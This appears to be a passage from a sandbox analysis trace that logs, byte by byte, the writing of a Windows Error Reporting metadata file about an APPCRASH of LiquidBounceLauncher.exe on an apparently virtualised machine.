C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2720	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2750	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2754	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2760	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2800	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2804	2	09 00		success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2812	30	3c 00 50 00 69 00 64 00 3e 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3616</Pid>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2842	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2846	2	09 00		success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2854	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2924	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2928	2	09 00		success or wait	4	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	2936	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3026	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3030	2	09 00		success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3038	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 34 00 30 00 31 00 33 00 38 00 37 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5401387</Uptime>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3086	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3090	2	09 00		success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3098	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3176	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3180	2	09 00		success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3188	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3240	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3244	2	09 00		success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3252	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3296	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3300	2	09 00		success or wait	5	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3310	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3400	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3404	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3414	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3488	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3492	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3502	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 33 00 36 00 37 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>48367</PageFaultCount>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3578	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3582	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3592	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 37 00 33 00 32 00 39 00 32 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>100732928</PeakWorkingSetSize>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3692	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3696	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3706	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 31 00 39 00 36 00 33 00 35 00 32 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>100196352</WorkingSetSize>	success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3790	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3794	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3804	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 35 00 34 00 32 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>954216</QuotaPeakPagedPoolUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3918	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3922	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	3932	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 32 00 37 00 34 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>927472</QuotaPagedPoolUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4030	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4034	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4044	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 37 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69784</QuotaPeakNonPagedPoolUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4168	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4172	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4182	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 38 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68816</QuotaNonPagedPoolUsage>	success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4290	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4294	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4304	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 32 00 36 00 33 00 30 00 34 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>34263040</PagefileUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4382	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4386	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4396	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 30 00 33 00 31 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35803136</PeakPagefileUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4490	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4494	2	09 00		success or wait	5	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4504	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 34 00 32 00 36 00 33 00 30 00 34 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>34263040</PrivateUsage>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4578	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4582	2	09 00		success or wait	4	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4590	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4636	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4640	2	09 00		success or wait	3	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4646	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4688	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4692	2	09 00		success or wait	2	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4696	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4728	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4732	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4734	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4776	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4780	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4782	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4820	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4824	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4828	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4890	4	0d 00 0a 00		success or wait	8	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4894	2	09 00		success or wait	16	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	4898	98	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 4c 00 69 00 71 00 75 00 69 00 64 00 42 00 6f 00 75 00 6e 00 63 00 65 00 4c 00 61 00 75 00 6e 00 63 00 68 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>LiquidBounceLauncher.exe</Parameter0>	success or wait	8	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5522	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5526	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5528	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5568	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5572	2	09 00		success or wait	1	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5574	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5612	4	0d 00 0a 00		success or wait	6	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5616	2	09 00		success or wait	12	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	5620	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6174	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6178	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6180	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6220	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6224	2	09 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6226	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6264	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6268	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6272	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6366	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6370	2	09 00		success or wait	2	6AE6497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6374	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 6c 00 69 00 75 00 68 00 63 00 74 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>liuhct, Inc.</SystemManufacturer>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6480	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6484	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6488	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 6c 00 69 00 75 00 68 00 63 00 74 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>liuhct7,1</SystemProductName>	success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6584	4	0d 00 0a 00		success or wait	1	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6588	2	09 00		success or wait	2	6AE6497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER711B.tmp.WERInternalMetadata.xml	6592	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6AE6497A	unknown
